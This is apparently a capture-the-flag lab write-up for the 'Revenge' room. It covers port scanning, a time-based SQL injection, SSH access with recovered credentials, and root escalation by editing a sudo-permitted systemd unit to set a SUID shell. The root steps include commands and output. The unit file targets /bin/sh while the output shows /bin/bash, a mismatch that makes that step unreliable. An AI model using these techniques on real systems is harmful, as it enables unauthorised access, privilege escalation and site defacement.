Revenge

Enumeration

Nmap Scan

```
{'22': 'ssh', '80': 'http'}
```


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 72:53:b7:7a:eb:ab:22:70:1c:f7:3c:7a:c7:76:d9:89 (RSA)
|   256 43:77:00:fb:da:42:02:58:52:12:7d:cd:4e:52:4f:c3 (ECDSA)
|_  256 2b:57:13:7c:c8:4f:1d:c2:68:67:28:3f:8e:39:30:ab (ED25519)

80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-title: Home | Rubber Ducky Inc.
|_http-server-header: nginx/1.14.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

SSH (22)

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Revenge]
└─$ ssh root@revenge.thm
The authenticity of host 'revenge.thm (10.201.18.110)' can't be established.
ED25519 key fingerprint is SHA256:TQ86zGh+CjOLHbL41BszBXVekLEpibum8BrA6AYnqIA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'revenge.thm' (ED25519) to the list of known hosts.
root@revenge.thm's password:
```

- Password authentication is enabled

HTTP (80)



We see a login page.


Subdirectories

```
admin            [Status: 200, Size: 4983, Words: 1498, Lines: 132, Duration: 654ms]
contact          [Status: 200, Size: 6906, Words: 2319, Lines: 163, Duration: 569ms]
index            [Status: 200, Size: 8541, Words: 2138, Lines: 234, Duration: 553ms]
login            [Status: 200, Size: 4980, Words: 1497, Lines: 132, Duration: 547ms]
products         [Status: 200, Size: 7254, Words: 2103, Lines: 177, Duration: 553ms]
static           [Status: 301, Size: 194, Words: 7, Lines: 8, Duration: 485ms]
```

Subdomains


```
# no result
```

The login page doesn’t work.



ID	Host	Method	Path	Query	Status	Exten…	State	Respo…	Response Time (ms)	Request Sent At
82	revenge.thm:80	GET	/login	action=	200			5153	803	2025-09-15 11:05:43
77	revenge.thm:80	GET	/admin	action=	200			5156	1111	2025-09-15 10:59:33

Tried logging but it makes these 2 requests.




```
GET /products/0 HTTP/1.1
Host: revenge.thm
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: nginx/1.14.0 (Ubuntu)
Date: Mon, 15 Sep 2025 05:45:28 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 4469
Connection: keep-alive

<!doctype html>
<html lang="en">

<head>

    <title>Welcome to Ducky Inc.</title>

    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
```


Trying to get the ‘0’ product, we get a 500 error. SQL injection can be tried here.

I used SQLmap (unwillingly)




Seeing the response time, it is vulnerable to time based sql injection

- The user table



- The system_user table

Possibly bcrypt hash type



server-admin password

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Revenge]
└─$ ssh server-admin@revenge.thm
server-admin@revenge.thm's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
```

```
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0


8 packages can be updated.
0 updates are security updates.


#########################################################################
#                     Ducky Inc. Web Server 00080012                    #
#          This server is for authorized Ducky Inc. employees only          #
#               All actiions are being monitored and recorded             #
#                 IP and MAC addresses have been logged                   #
#########################################################################
Last login: Wed Aug 12 20:09:36 2020 from 192.168.86.65
server-admin@duckyinc:~$
```

Privilege Escalation

```
server-admin@duckyinc:~$ sudo -l
[sudo] password for server-admin:
Matching Defaults entries for server-admin on duckyinc:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User server-admin may run the following commands on duckyinc:
    (root) /bin/systemctl start duckyinc.service, /bin/systemctl enable duckyinc.service, /bin/systemctl restart duckyinc.
service,
        /bin/systemctl daemon-reload, sudoedit /etc/systemd/system/duckyinc.service
```

There are couple of sudoers permission for the user, all related to systemctl

Since we have the edit permission (sudoedit) for duckyinc.service, we can edit the file to set SUID bit for the /bin/bash binary.

```
server-admin@duckyinc:~$ cat /etc/systemd/system/duckyinc.service
[Unit]
Description=Gunicorn instance to serve DuckyInc Webapp
After=network.target

[Service]
User=root
ExecStart=/bin/chmod 4755 /bin/sh

[Install]
WantedBy=multi-user.target
```

Changing the duckyinc.service file

```
server-admin@duckyinc:~$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash

server-admin@duckyinc:~$ sudo /bin/systemctl daemon-reload
```

```
server-admin@duckyinc:~$ sudo /bin/systemctl restart duckyinc.service

server-admin@duckyinc:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash
```

Now we can become root with the command `/bin/bash -p`

```
server-admin@duckyinc:~$ /bin/bash -p
bash-4.4# whoami
root
bash-4.4# id
uid=1001(server-admin) gid=1001(server-admin) euid=0(root) groups=1001(server-admin),33(www-data)
```

The EUID (effective UID is 0)

To get the final flag, we just have to edit the index.html file under /var/www/duckinc/templates.

Then listing the /root directory will show the flag3.txt